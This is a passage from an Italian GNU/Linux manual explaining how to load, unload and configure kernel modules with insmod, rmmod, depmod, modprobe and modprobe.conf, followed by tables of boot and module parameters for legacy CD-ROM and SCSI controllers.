Se si dispone di una distribuzione GNU/Linux organizzata con un kernel modulare, è consigliabile sfruttare quel kernel già predisposto, assieme ai suoi moduli.

69.1.1 Funzionamento in breve

Il minimo indispensabile per attivare e disattivare i moduli è costituito da due programmi di servizio specifici: '**insmod**' e '**rmmod**'. Il primo serve per caricare i moduli, il secondo per scaricarli.

L'operazione di caricamento dei moduli deve essere fatta tenendo presente le eventuali dipendenze che ci possono essere. Per esempio, se il modulo «C» richiede la presenza del modulo «B», il quale a sua volta richiede la presenza del modulo «A», occorre caricare ordinatamente i moduli «A», «B» e «C». Nello stesso modo, lo scarico dei moduli può essere fatto solo se si rispettano le dipendenze. Nel caso appena descritto, per scaricare il modulo «A» occorre prima scaricare «C» e «B».

69.1.2 Aspetto e collocazione

I moduli sono generalmente file che terminano con l'estensione '`.o`' e si collocano al di sotto della directory '`/lib/modules/`***versione***`/`', dove la versione si riferisce al kernel per il quale sono stati predisposti. Per esempio, '`/lib/modules/2.6.23.1/`', si riferisce ai moduli del kernel 2.6.23.1.

Per facilitare l'individuazione e il caricamento dei moduli, viene creato generalmente un file, '`modules.dep`', nella directory iniziale di questi, attraverso il programma '**`depmod`**'.

`#` **`depmod -a`** [*Invio*]

Generalmente questo comando viene inserito nella procedura di inizializzazione del sistema, in modo da aggiornare sistematicamente questo file.

Il file contiene l'elenco dei moduli presenti, con l'indicazione precisa delle dipendenze. L'esempio seguente mostra il caso del modulo della scheda di rete NE2000, '`ne.ko`', il quale dipende dal modulo '`8390.ko`'.

```
/lib/modules/2.6.23.1/kernel/drivers/net/ne.ko:↩
↪/lib/modules/2.6.23.1/kernel/drivers/net/8390.ko
```

69.1.3 Caricamento guidato

Invece di caricare i moduli con il programma '**`insmod`**', che richiede attenzione nella sequenza di caricamento a causa delle dipendenze, si può utilizzare '**`modprobe`**' che si avvale del file '`modules.dep`' e si arrangia a caricare tutto quello che serve nel modo corretto. Per esempio, utilizzando il comando seguente si ottiene prima il caricamento del modulo '`8390.ko`' e successivamente di '`ne.ko`':

`#` **`modprobe ne`** [*Invio*]

69.1.4 Parametri

Come accade già con i kernel monolitici, alcuni dispositivi possono essere individuati e gestiti correttamente solo se si forniscono delle informazioni aggiuntive. Per questo, alcuni moduli richiedono l'indicazione di parametri composti dalla sintassi

simbolo [=***valore***]

Quando si caricano i moduli di questo tipo con '**`insmod`**' è necessario fornire anche i parametri, nella parte finale della riga di comando. La stessa cosa vale per '**`modprobe`**', solo che in questo caso si può realizzare un file di configurazione, '`/etc/modprobe.conf`' (oppure una serie di file contenuti nella directory '`/etc/modprobe.d/`'), contenente le informazioni sui parametri dei moduli utilizzati e altre indicazioni eventuali.

Per esempio, attraverso la riga seguente del file '`/etc/modprobe.conf`', si vuole specificare che l'indirizzo di I/O del dispositivo relativo al modulo '`ne.ko`' è 300_{16}:

```
options ne io=0x0300
```

69.1.5 Gestione automatica

Le versioni recenti del kernel Linux gestiscono in modo quasi automatico il caricamento dei moduli necessari, nel momento in cui si fa riferimento a funzionalità che li richiedono. Tuttavia il kernel si avvale ugualmente del programma '**modprobe**' e deve sapere dove trovarlo. Pertanto, il file virtuale '/proc/sys/kernel/modprobe' deve contenere il percorso esatto di tale programma. Eventualmente lo si può specificare così:

echo "/sbin/modprobe" > /proc/sys/kernel/modprobe [*Invio*]

Eventualmente, si può provvedere a eliminare periodicamente i moduli che non sono più utilizzati. Per farlo si può usare il sistema Cron attraverso una direttiva simile a quella seguente che si riferisce al file crontab dell'utente '**root**':

```
0-59/5 * * * * /sbin/rmmod -a
```

Nel caso si voglia utilizzare il file crontab di sistema, ovvero '/etc/crontab', la cosa cambia leggermente, come nell'esempio seguente:

```
0-59/5 * * * * root /sbin/rmmod -a
```

69.1.6 Utilizzo di «insmod»

Il programma '**insmod**' permette di caricare un modulo nel kernel. Il nome del modulo può essere indicato specificando il nome del file completo di estensione ed eventualmente di percorso (*path*), oppure specificando semplicemente il nome del file del modulo senza l'estensione: in questo ultimo caso, '**insmod**' cerca il file (con la sua estensione naturale) all'interno delle directory standard per i moduli.

insmod [***opzioni***] ***file_oggetto*** [***simbolo***=***valore***...]

Quando nel kernel è attivato il supporto del *kernel daemon* e il demone '**kerneld**' è in funzione, oppure si tratta di un kernel ≥ 2.2.* ed è disponibile '**kmod**', non dovrebbe essere necessario l'utilizzo di '**insmod**' per caricare i moduli.

Segue la descrizione di alcuni esempi.

- # **insmod /lib/modules/2.6.23.1/kernel/drivers/net/plip.ko** [*Invio*]

  Attiva il modulo '**plip**' rappresentato dal file '/lib/modules/2.6.23.1/kernel/drivers/net/plip.ko'.

- # **insmod plip** [*Invio*]

  Come nell'esempio precedente, ma si lascia a '**insmod**' il compito di cercare il file.

69.1.7 Utilizzo di «rmmod»

Il programma '**rmmod**' permette di scaricare uno o più moduli dal kernel, sempre che questi non siano in uso e non ci siano altri moduli caricati che vi fanno riferimento.

rmmod [*opzioni*] ***modulo***...

Nella riga di comando vengono indicati i nomi dei moduli e non i nomi dei file dei moduli. Se vengono indicati più moduli, questi vengono scaricati nell'ordine in cui appaiono.

Se viene usata l'opzione '**-a**', vengono scaricati tutti i moduli che risultano essere inattivi, senza bisogno di specificarli nella riga di comando.

'**rmmod**' è in realtà solo un collegamento a '**insmod**' che quindi cambia il suo comportamento quando viene avviato utilizzando quel nome.

Segue la descrizione di alcuni esempi.

- # **rmmod plip** [*Invio*]

  Scarica il modulo '**plip**'.

- # **rmmod -a** [*Invio*]

  Scarica tutti i moduli inutilizzati.

69.1.8 Utilizzo di «lsmod»

Il programma '**lsmod**' permette di visualizzare la situazione sull'utilizzo dei moduli. Le stesse informazioni ottenibili da '**lsmod**' si possono avere dal contenuto del file '/proc/modules'. Utilizzando '**lsmod**' si ottiene una tabellina di tre colonne:

'**Module**'	rappresenta il nome del modulo;
'**Pages**'	rappresenta il numero di pagine di memoria utilizzate (una pagina è un blocco di 4 Kibyte);
'**Used by**'	rappresenta l'utilizzo da parte di altri moduli (lo zero indica che non è utilizzato).

Ecco cosa potrebbe apparire:

lsmod [*Invio*]

```
Module                  Size  Used by
nfsd                  205680  13
exportfs                6528  1 nfsd
thermal                15112  0
fan                     5892  0
button                  8976  0
processor              31944  1 thermal
ac                      6148  0
```

```
battery                11012  0
…
parport_pc             33956  1
parport                34888  2 lp,parport_pc
psmouse                35976  0
…
atl1                   33676  0
mii                     6272  1 atl1
nfs                   225132  0
lockd                  59528  3 nfsd,nfs
nfs_acl                 4480  2 nfsd,nfs
sunrpc                156508  10 nfsd,nfs,lockd,nfs_acl
msdos                  10112  0
vfat                   13056  0
fat                    49564  2 msdos,vfat
…
intel_agp              23964  1
agpgart                33228  1 intel_agp
```

69.1.9 Utilizzo di «depmod»

Il programma '**depmod**' serve a generare un file di dipendenze tra i moduli, che poi viene utilizzato da '**modprobe**' per caricarli rispettando le dipendenze. Precisamente, viene creato il file '/lib/modules/***versione***/modules.dep'.

depmod [*opzioni*]

Tabella 69.8. Alcune opzioni.

Opzione	Descrizione
-a [*versione*] --all [*versione*]	Scandisce tutti i moduli della versione del kernel in funzione. '**depmod**' viene utilizzato generalmente con questa opzione per creare il file delle dipendenze. Se si desidera creare il file delle dipendenze per i moduli di un'altra versione di kernel, si può specificare espressamente tale versione.
-s --system-log	Invia le segnalazioni di errore al registro del sistema.

Segue la descrizione di alcuni esempi.

- # **depmod -a** [*Invio*]

  Genera il file '/lib/modules/***versione***/modules.dep'.

- # **depmod -a 2.6.23.1** [*Invio*]

Genera il file '/lib/modules/2.6.23.1/modules.dep', riferito appunto ai moduli del kernel della versione 2.6.23.1.

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi
```

Si tratta di un pezzo di uno degli script della procedura di inizializzazione del sistema, in cui si avvia la generazione del file delle dipendenze tra i moduli solo se il programma esiste.

69.1.10 Utilizzo di «modprobe»

Il programma '**modprobe**' è fatto per agevolare il caricamento dei moduli del kernel.

modprobe [*opzioni*] *file_oggetto* [*simbolo*=*valore*...]

Quando viene usato senza l'indicazione di alcuna opzione, cioè solo con il nome del modulo e l'eventuale aggiunta dei parametri, '**modprobe**' carica prima i moduli necessari a soddisfare le dipendenze, quindi provvede al caricamento del modulo richiesto. Se l'operazione fallisce, tutti i moduli superflui vengono scaricati nuovamente.

Tra le altre cose, '**modprobe**' permette di tentare il caricamento del modulo «giusto» a partire da un gruppo, quando non si conosce bene quale sia il modulo adatto a un certo tipo di dispositivo o di servizio. Per farlo è necessario indicare il tipo di modulo e il modello. Il tipo è rappresentato dalla directory che lo contiene ('fs/', 'misc/', 'net/', 'scsi/', ecc.) e il modello si esprime utilizzando i consueti caratteri jolly ('**?**' e '*****').

Il programma '**modprobe**' fa uso di uno o più file di configurazione, attraverso cui è possibile modificare le sue impostazioni predefinite e in particolare si possono definire i parametri normali necessari ad alcuni tipi di moduli. Il file in questione è '/etc/modprobe.conf', oppure l'insieme dei file contenuti nella directory '/etc/modprobe.d/'.

Tabella 69.10. Alcune opzioni.

Opzione	Descrizione
-a --all	Carica tutti i moduli (generalmente non viene utilizzata questa opzione).
-c --show-conf	Emette la configurazione attuale per la gestione dei moduli; ciò comprende sia la parte predefinita, sia il contenuto dei file di configurazione ('/etc/modules.conf' oppure la directory '/etc/modprobe.d/').
-l --list	Elenca i moduli disponibili.
-r --remove	Scarica i moduli dal kernel, eliminando anche quelli che sono stati caricati per soddisfare le dipendenze, sempre che ciò sia possibile.

Opzione	Descrizione
`-t` ***tipo modello*** `--type` ***tipo modello***	Permette di definire il tipo di modulo, attraverso il nome usato per la directory che lo contiene (‘`fs/`’, ‘`misc/`’, ‘`net/`’, ‘`scsi/`’,...) e attraverso un modello espresso con dei caratteri jolly. Utilizzando questa opzione, occorre fare attenzione a proteggere i caratteri jolly dall’interpretazione da parte della shell, per esempio con l’uso di apici singoli o doppi.

Segue la descrizione di alcuni esempi.

- `#` **`modprobe -l`** [*Invio*]

  Elenca tutti i moduli disponibili.

- `#` **`modprobe -l -t net`** [*Invio*]

  Elenca tutti i moduli di tipo ‘**`net`**’, cioè quelli contenuti nella directory omonima.

- `#` **`modprobe -l -t net '3c*'`** [*Invio*]

  Elenca i moduli il cui nome inizia per ‘**`3c`**’, di tipo ‘**`net`**’; in pratica elenca i moduli delle schede di rete 3Com.

- `#` **`modprobe -c`** [*Invio*]

  Emette la configurazione attuale della gestione dei moduli di ‘**`modprobe`**’.

- `#` **`modprobe plip`** [*Invio*]

  Carica il modulo ‘`/lib/modules/`***versione***`/kernel/drivers/net/plip.ko`’.

- `#` **`modprobe -t net 'p*'`** [*Invio*]

  Tenta di caricare un modulo che inizi con la lettera ‘**`p`**’, dalla directory ‘`/lib/modules/`***versione***`/kernel/drivers/net/`’.

69.1.11 Kernel 2.0: avvio di «kerneld»

Nei kernel 2.0.*, ‘**`kerneld`**’ è il demone che si occupa di gestire automaticamente i moduli, sempre che il kernel sia stato compilato in modo da includere questa possibilità di gestione automatizzata.

`kerneld` [`debug`] [`keep`] [`delay=`***secondi***] [`type=`***numero_messaggio***]

Il demone ‘**`kerneld`**’ viene attivato normalmente attraverso la procedura di inizializzazione del sistema, dopo che è stato rigenerato il file delle dipendenze tra i moduli. In pratica, l’avvio potrebbe avvenire nel modo seguente:

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi
…
…
if [ -x /sbin/kerneld ]
then
    echo "Avvio del demone per la gestione dei moduli"
    /sbin/kerneld
fi
```

Si veda eventualmente la pagina di manuale *kerneld(1)*.

69.2 Configurazione dei moduli

Il file '`/etc/modprobe.conf`', ovvero l'insieme di file contenuto nella directory '`/etc/modprobe.d/`', permette di configurare il comportamento di '**`modprobe`**'. Le righe vuote e quanto preceduto dal simbolo '**`#`**' viene ignorato. Le righe possono essere continuate utilizzando la barra obliqua inversa ('**`\`**') alla fine, subito prima del codice di interruzione di riga.

Le righe di questo file vengono interpretate attraverso una shell, permettendo così di utilizzare le tecniche di sostituzione fornite comunemente da queste, come i caratteri jolly e con la sostituzione di comando.

Questo file di configurazione può contenere diversi tipi di direttive; nelle sezioni seguenti se ne mostrano solo alcune. Per la descrizione completa si veda la pagina di manuale *depmod(1)*.

In linea di massima, si possono accumulare più direttive dello stesso tipo.

69.2.1 Direttiva alias

La direttiva '**`alias`**' permette di indicare un nome alternativo a un nome di un modulo reale:

```
alias alias modulo_reale
```

Ciò può essere utile a vario titolo e in ogni caso sono stabiliti molti alias già in modo predefinito. Lo si può osservare con il comando seguente:

`#` **`modprobe -c`** [*Invio*]

```
…
alias block-major-2 floppy
alias block-major-3 ide-probe-mod
…
alias char-major-4 serial
alias char-major-5 serial
alias char-major-6 lp
…
alias dos msdos
…
alias iso9660 isofs
…
alias plip0 plip
alias plip1 plip
alias ppp0 ppp
alias ppp1 ppp
…
```

In questo caso, si può osservare che è possibile fare riferimento al modulo '**`isofs`**' anche attraverso il nome '**`iso9660`**'. Tuttavia, gli alias non sono semplicemente di aiuto agli «smemorati», ma anche una necessità. Si osservi la configurazione seguente tratta da un ipotetico file '`/etc/modprobe.conf`'.

```
alias eth0 ne
…
```

L'alias '**`eth0`**' (ovvero la prima interfaccia Ethernet) permette di fare in modo che, quando si configura l'interfaccia di rete con '**`ifconfig`**' venga avviato automaticamente il modulo corretto: in questo caso '**`ne`**'.

Ogni modulo ha le sue particolarità, quindi deve essere valutata caso per caso l'opportunità di utilizzare un alias adatto a qualche scopo.

69.2.2 Direttiva options

La direttiva '**`options`**' permette di definire i parametri di utilizzo di un modulo, identificato attraverso il suo nome reale, oppure un alias:

```
options nome simbolo=valore...
```

L'esempio seguente definisce che il modulo '**`ne`**' (Ethernet NE2000) deve essere utilizzato per un dispositivo che si raggiunge con il canale di I/O 300_{16} e l'IRQ 11:

```
alias eth0 ne
options ne io=0x300 irq=11
```

Attraverso questa direttiva si indicano solo le opzioni che non possono essere determinate altrimenti dal sistema. Questo significa che **non** è necessaria una riga '**`options`**' per tutti i dispositivi che si intende utilizzare attraverso i moduli.

69.3 Avvio e Initrd

Quando si realizza un kernel modulare standardizzato, si rischia di lasciare fuori dalla parte monolitica qualcosa che poi può rivelarsi indispensabile per l'avvio del sistema, prima di poter innestare il file system principale.

Per fare un esempio concreto, basta pensare alla realizzazione di un kernel tuttofare per una distribuzione GNU/Linux. È impensabile che si realizzi un kernel in grado di innestare il file system principale contenuto in un disco fisso SCSI. Infatti, per farlo, occorrerebbe che il codice per la gestione delle diverse schede SCSI esistenti fosse incorporato nel kernel di partenza, perché non ci sarebbe modo di accedere ai file dei moduli.

Si può risolvere il problema attraverso un disco RAM iniziale (capitolo 72), o *initrd*, ma naturalmente il kernel deve essere in grado di innestare un tale file system (sezione 67.2.10).

69.4 Casi particolari

Il kernel è il risultato degli apporti di un gran numero di collaboratori e non potrebbe essere altrimenti data la mole di lavoro che c'è dietro. Tenendo conto anche del fatto che i dispositivi hardware esistenti non sono tutti uguali, spesso è necessario annotare qualche trucco per riuscire a ottenere dei risultati particolari.

69.4.1 Modulo «ne»

Il modulo '**`ne`**' permette di gestire una scheda di rete NE2000 o NE1000, ma soltanto una. Se si dispone di due schede, è generalmente necessario compilare un kernel apposito e utilizzare un parametro di avvio adatto a farle riconoscere entrambe.

Con i moduli si può tentare di risolvere il problema facendo una copia del modulo e configurando i due moduli a seconda delle esigenze delle due schede. Nell'esempio si suppone di utilizzare il kernel 2.6.23.1.

```
# cp /lib/modules/2.6.23.1/kernel/drivers/net/ne.ko
/lib/modules/2.6.23.1/kernel/drivers/net/ne2.ko [Invio]
```

In tal modo si ottiene una copia del modulo, così da poter disporre sia di '**`ne`**', sia di '**`ne2`**'. Il file '`/etc/modprobe.conf`' va configurato di conseguenza: si suppone che la prima scheda utilizzi l'indirizzo I/O 280_{16} con l'IRQ 10 e che la seconda utilizzi l'indirizzo I/O 300_{16} con l'IRQ 11.

```
alias eth0 ne
alias eth1 ne2
options ne io=0x280 irq=10
options ne2 io=0x300 irq=11
```

Questo dovrebbe bastare a rendere automatica la gestione dei due moduli nel momento in cui si utilizza il programma '**`ifconfig`**' per configurare le schede.

69.4.2 Modulo «plip»

Il modulo '**plip**' permette di gestire una o più porte parallele per una connessione punto-punto attraverso un cavo parallelo apposito. Generalmente è opportuno non indicare alcuna configurazione nel file '`/etc/modprobe.conf`': il modulo dovrebbe essere in grado di accedere a tutte le porte parallele disponibili.

69.4.3 Adattatori SCSI

Convenzionalmente, si tende ad assegnare l'alias '**scsi_hostadapter**' al modulo necessario per pilotare l'eventuale adattatore SCSI presente nel proprio elaboratore.

```
alias scsi_hostadapter aic7xxx
```

L'esempio mostra una riga del file '`/etc/modprobe.conf`' in cui si dichiara l'alias in questione e lo si abbina al modulo '**aic7xxx**'. Il problema degli adattatori SCSI può essere più complesso se si intende utilizzare un sistema che si avvia a partire da un disco fisso SCSI gestito attraverso un modulo. Il problema è già stato affrontato nella discussione sul disco RAM iniziale.

69.4.4 Porta parallela

Con i kernel ≥ 2.2.*, la gestione dei dispositivi che fanno uso della porta parallela richiede prima l'individuazione della porta e quindi l'uso di altri moduli che se ne servono.

> La gestione della porta parallela, a livello di modulo, è scissa in due parti: quella generica e quella specifica per il tipo di hardware.

- Modulo generico per la gestione della porta parallela.

  ```
  parport
  ```

  Il modulo generico non richiede parametri, ma è poi necessario caricare il modulo specifico per il tipo di hardware utilizzato.

- Modulo specifico per l'hardware PC.

  `parport_pc io=`***indirizzo_i/o*** [**,** ***indirizzo_i/o***]... `irq=`***irq*** [**,** ***irq***]...

  In tal modo possono essere specificate tutte le porte parallele in stile «PC» (x86) che si vogliono gestire, elencando gli indirizzi di I/O e i livelli di IRQ.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, possono indicare la porta, o le porte, a cui vogliono fare riferimento al caricamento del modulo relativo.

- Definizione esplicita delle stampanti.

```
lp parport=n[,n]...
```

Definisce che le porte specificate attraverso l'elenco di numeri, sono collegate a una stampante.

Segue la descrizione di alcuni esempi.

- ```
  parport_pc io=0x3bc,0x378,0x278 irq=none,7,auto
  ```

  Porte parallele per x86: indirizzi di I/O $3BC_{16}$, 378_{16} e 278_{16}; per quanto riguarda i livelli di IRQ, il primo non viene definito, il secondo è 7, l'ultimo deve essere determinato automaticamente.

- ```
  lp parport=0,2
  ```

  Due stampanti parallele che utilizzano rispettivamente la prima e la terza porta parallela.

69.5 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei moduli si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a '***sorgenti_linux***`/drivers/`' e all'interno di '***sorgenti_linux***`/Documentation/`' (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- File di configurazione dei moduli.

  Si può analizzare il file '`module-info`' che potrebbe trovarsi in '`/boot/`' o '`/etc/`'.

- Lauri Tischler, *Module HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Paul Gortmaker, *BootPrompt HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

Capitolo 70

Parametri del kernel e dei moduli relativi a componenti importanti

Questo capitolo raccoglie semplicemente la descrizione sintetica di alcuni parametri di avvio del kernel e di alcuni moduli, relativi alle prime versioni dei kernel Linux e, di conseguenza, ad hardware piuttosto vecchio.

Le informazioni contenute nelle tabelle sono ordinate in base al nome del file del modulo, quando esiste, così come lo si vedrebbe nell'elenco di una directory.

Le informazioni elencate nelle tabelle di questo capitolo sono ottenute attraverso una ricerca da vari documenti (HOWTO e sorgenti del kernel) e, dal momento che non si tratta del risultato di una sperimentazione diretta, ciò che è scritto qui potrebbe essere errato. In caso di dubbio conviene sempre dare un'occhiata ai sorgenti.

70.1 Schede di controllo per CD-ROM

La tabella 70.1 riporta l'elenco di alcune schede di controllo per lettori CD-ROM. In particolare, solo la prima voce riguarda i lettori PATA/ATAPI, mentre tutte le altre sono relative a schede proprietarie. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '***sorgenti_linux***`/drivers/cdrom/`'.

Tabella 70.1. Parametri relativi alla gestione dei lettori CD-ROM. Informazioni utili si trovano nella directory '`Documentation/cdrom/`' dei sorgenti.

Componente	Doc	Parametri kernel	Parametri moduli
CD-ROM ATA/ATAPI	--	hd***x***=cdrom	
Aztech CD268-01A Orchid CD-3110 Okano/Wearnes CDD110 Conrad TXC CyCDROM CR520 CyCDROM CR540 (non-ATA)	aztec.o	aztcd=***io***	aztcd=***io***
Sony CDU 31A Sony CDU 33A	cdu31a.o	cdu31a=***io***,***irq***[,PAS]	cdu31a_port=***io*** cdu31a_irq=***irq***
Philips/LMS CM206	cm206.o	cm206=***io***,***irq***	cm206=***io***,***irq***
autorilevamento		cm206=auto	
Goldstar R420	gscd.o	gscd=***io***	gscd=***io***
ISP16, MAD16, Mozart	isp16.o	isp16=***io***,***irq***,***dma***,***tipo_lettore***	isp16_cdrom_base=***io*** isp16_cdrom_irq=***irq*** isp16_cdrom_dma=***dma***
Sanyo		isp16=***io***,***irq***,***dma***,Sanyo	isp16_cdrom_type=Sanyo
Panasonic		isp16=***io***,***irq***,***dma***,Panasonic	isp16_cdrom_type=Panasonic
Sony		isp16=***io***,***irq***,***dma***,Sony	isp16_cdrom_type=Sony
Mitsumi		isp16=***io***,***irq***,***dma***,Mitsumi	isp16_cdrom_type=Mitsumi
disabilitazione		isp16=noisp16	
Mitsumi	mcd.o	mcd=***io***,***irq***	mcd=***io***,***irq***
Mitsumi XA/Multisession	mcdx.o	mcdx=***io***,***irq***	mcdx=***io***,***irq***
Optics storage 8000 AT Lasermate CR328A	optcd.o	optcd=***io***	optcd=***io***
compatibile SoundBlaster Pro 16	sbpcd.o	sbpcd=***io***,***tipo***	sbpcd=***io***,***tipo***
LaserMate		sbpcd=***io***,0	sbpcd=***io***,0
SoundBlaster		sbpcd=***io***,1	sbpcd=***io***,1
SoundScape		sbpcd=***io***,2	sbpcd=***io***,2
Teac16bit		sbpcd=***io***,3	sbpcd=***io***,3

Componente	Doc	Parametri kernel	Parametri moduli
Sanyo CDR-H94A	--	sjcd=*io*[,*irq*[,*dma*]]	
Sony CDU-531 Sony CDU-535	sonycd535.o	sonycd535=*io*	sonycd535=*io*

Segue la descrizione di alcuni esempi.

- CD-ROM Aztech: indirizzo di I/O 220_{16}.

  Parametri di avvio del kernel o per il modulo '**aztcd**':

```
aztcd=0x220
```

- CD-ROM Sony CDU 33: indirizzo di I/O 340_{16}, livello di IRQ non utilizzato.

  Parametri di avvio del kernel:

```
cdu31a=0x340,0
```

  Modulo '**cdu31a**':

```
cdu31a_port=0x340 cdu31a_irq=0
```

- CD-ROM Mitsumi: indirizzo di I/O 340_{16}, livello di IRQ 11.

  Parametri di avvio del kernel o per il modulo '**mcd**':

```
mcd=0x340,11
```

- CD-ROM Panasonic su scheda SoundBlaster: indirizzo di I/O 230_{16}.

  Parametri di avvio del kernel o per il modulo '**sbpcd**'.

```
sbpcd=0x230,1
```

70.2 Adattatori SCSI

La tabella 70.7 riporta l'elenco di alcuni adattatori SCSI. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '***sorgenti_linux***`/drivers/scsi/`'.

Tabella 70.7. Parametri relativi alla gestione degli adattatori SCSI. Informazioni utili si trovano nella directory '`drivers/scsi/`' nei sorgenti.

Componente	Modulo	Parametri kernel	Parametri moduli
3wave Storage Controller	3w-xxxx.o		
NCR 53c700 NCR 53c710-66 NCR 53c710 NCR 53c720 WarpEngine A4000T WarpEngine A4091	53c7xx.o		
AM53/79C974 PC-SCSI	AM53C974.o		
Buslogic Multimaster Buslogic FlashPoint Mylex Multimaster Mylex FlashPoint	BusLogic.o		
Mylex DAC960	DAC960.o		
NCR 53c406a	NCR53c406a.o	ncr53c406a=*io*[,*irq*]	

Componente	Modulo	Parametri kernel	Parametri moduli
Initio INI-9100UW	a100u2w.o	a100u2w=***io***,***irq***,***id_scsi***	a100u2w=***io***,***irq***,***id_scsi***
Adaptec AACRAID	aacraid.o		
Advansys	advansys.o		
AIC-6260, AIC-6360 Adaptec AHA 151x Adaptec AHA 152x SB16-SCSI	aha152x.o	aha152x=***io***[,***irq***[,***id_scsi***]]	aha152x=***io***,***irq***,***id_scsi***,***reconn***,***parità***
Adaptec AHA 1542 integrati 631x	aha1542.o	aha1542=***io***	bases=***io***
Adaptec AHA 1740	aha1740.o		
integrato aic7xxx Adaptec AHA-274x Adaptec AHA-284x Adaptec AHA-29xx Adaptec AHA-39xx Adaptec AHA-39xx U2BOEM AIC-777x AIC-785x AIC-786x AIC-787x AIC-788x AIC-789x AIC-3860	aic7xxx.o	aic7xxx=***stringa***	aic7xxx=***stringa***
ACARD ATP870U	atp870u.o		
Compaq Smart Array 5300	cciss.o		
Compaq Smart/2 RAID	cpqarray.o		
Compaq FibreChannel	cpqfc.o		
Domex DMX3191D	dmx3191d.o		
Data Technology DTC3180 Data Technology DTC3280	dtc.o		
DTP SCSI host adapters EATA/DMA host adapters PM2011B/9X PM2021A/9X PM2012A PM2012B PM2022A/9X PM2122A/9X PM2322A/9X PM3021 PM3222 PM3224 PM33340UW	eata.o	eata=***io***[,***io***]...[,***opzione***]...	io_port=***io***[,***io***]...
DTP SCSI host adapters PM2011 PM2021 PM2041 PM3021 PM2012B PM2022 PM2122 PM2322 PM2042 PM3122 PM3222 PM3332 PM2024 PM2124 PM2044 PM2144 PM3224 PM3334	eata_dma.o		
DTP SCSI host adapters EATA PIO	eata_pio.o		
Sun Enterprise Network Array Fibre Channel Arbitrated Loop	fcal.o		

Componente	Modulo	Parametri kernel	Parametri moduli
Future Domain TMC-16x0 Future Domain TMC-1660 Future Domain TMC-1670 Future Domain TMC-1680 Future Domain TMC-1800 Future Domain TMC-18C30 Future Domain TMC-18C50 Future Domain TMC-18C70 Future Domain TMC-1610M* Future Domain TMC-3260 (PCI) Quantum ISA-200S Quantum ISA-250MG Adaptec AHA-2920A (PCI)	fdomain.o	fdomain=***io***,***irq***[,***id_scsi***]	fdomain=***io***,***irq***[,***id_scsi***]
NCR 5380	g_ncr5380.o	ncr5380=***io***,***irq***,***dma***	ncr_addr=***io*** ncr_irq=***irq*** ncr_dma=***dma*** ncr_5380=1
GDT Disk Array Controller	gdth.o		
I2O Block Driver	i2o_block.o		
IOMEGA MatchMaker	imm.o		
Always IN2000	in2000.o		
Initio INI-9X00U/UW	initio.o		
IBM ServerRAID	ips.o		
AMI MegaRAID 418 AMI MegaRAID 428 AMI MegaRAID 438 AMI MegaRAID 466 AMI MegaRAID 762 AMI MegaRAID 467 AMI MegaRAID 490	megaraid.o		
NCR/SYMBIOS 53c810 NCR/SYMBIOS 53c815 NCR/SYMBIOS 53c820 NCR/SYMBIOS 53c825 NCR/SYMBIOS 53c860 NCR/SYMBIOS 53c875 NCR/SYMBIOS 53c895 NCR/SYMBIOS 53c895A NCR/SYMBIOS 53c896 NCR/SYMBIOS 53c897 NCR/SYMBIOS 53c1510d	ncr53c8xx.o		
Pro Audio Spectrum Studio 16	pas16.o	pas16=***io***,***irq***	pas16=***io***,***irq***
PCI-2000 IntelliCache	pci2000.o		
PCI-2220I EIDE RAID	pci2220i.o		
SparkSTORAGE Array	pluto.o		
IOMEGA PPA3 parallela	ppa.o	ppa=***io***	ppa_base=***io***
PSI-240	psi240i.o		
Qlogic ISP1x80 Qlogic ISP1X160	qla1280.o		
Qlogic Fast	qlogicfas.o		
Qlogic ISP2x00	qlogicfc.o		
Qlogic ISP1020	qlogicisp.o		
Qlogic ISP1020	qlogicpti.o		
Seagate ST01 Seagate ST02	seagate.o	st0x=***io***,***irq***	controller_type=1 base_address=***io*** irq=***irq***
Future Domain TMC-885 Future Domain TMC-950	seagate.o	tmc8xx=***io***,***irq***	controller_type=2 base_address=***io*** irq=***irq***
SYMBIOS 53c416	sym53c416.o	sym53c416=***io***[,***irq***]	base=***io*** irq=***irq***
Trantor T128* Trantor T228*	t128.o	t128=***io***,***irq***	t128=***io***,***irq***
AM 53c974 Tekram DC390 Tekram DC390T Dawincontrol 2974 QLogic Fast!	tmscsim.o	tmscsim=***id_scsi***[,***altre_opzioni***]	tmscsim=***id_scsi***[,***altre_opzioni***]
UltraStor 14F UltraStor 34F	u14-34f.o		
UltraStor 14F UltraStor 24F UltraStor 34F	ultrastor.o		

Componente	Modulo	Parametri kernel	Parametri moduli
WD7000*	wd7000.o	wd7000=***irq***,***dma***,***io***	wd7000_iobase=***io*** wd7000_irq=***irq*** wd7000_dma=***dma***

Segue la descrizione di alcuni esempi.

- Adaptec AHA-1522: indirizzo di I/O 330_{16}, IRQ 11, identificatore SCSI 7.

  Parametri di avvio del kernel o per il modulo '**aha152x**':

```
aha152x=0x330,11,7
```

- Adaptec AHA-1542: indirizzo di I/O 330_{16}.

  Parametri di avvio del kernel:

```
aha154x=0x330
```

  Modulo '**aha1542**':

```
bases=0x330
```

- Future Domain TMC-800: indirizzo di I/O $CA000_{16}$, livello di IRQ 10.

  Parametri di avvio del kernel:

```
tmc8xx=0xca000,10
```

  Modulo '**seagate**':

```
controller_type=2 base_address=0xca000 irq=10
```

- Scheda SCSI Adaptec AHA-2920A (PCI): indirizzo di I/O $FFA0_{16}$, livello di IRQ 9.

  Parametri di avvio del kernel o per il modulo '**fdomain**':

```
fdomain=0xffa0,9
```

70.3 Adattatori di rete

La tabella 70.14 riporta l'elenco di alcuni adattatori di rete. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '***sorgenti_linux***`/drivers/net/`'.

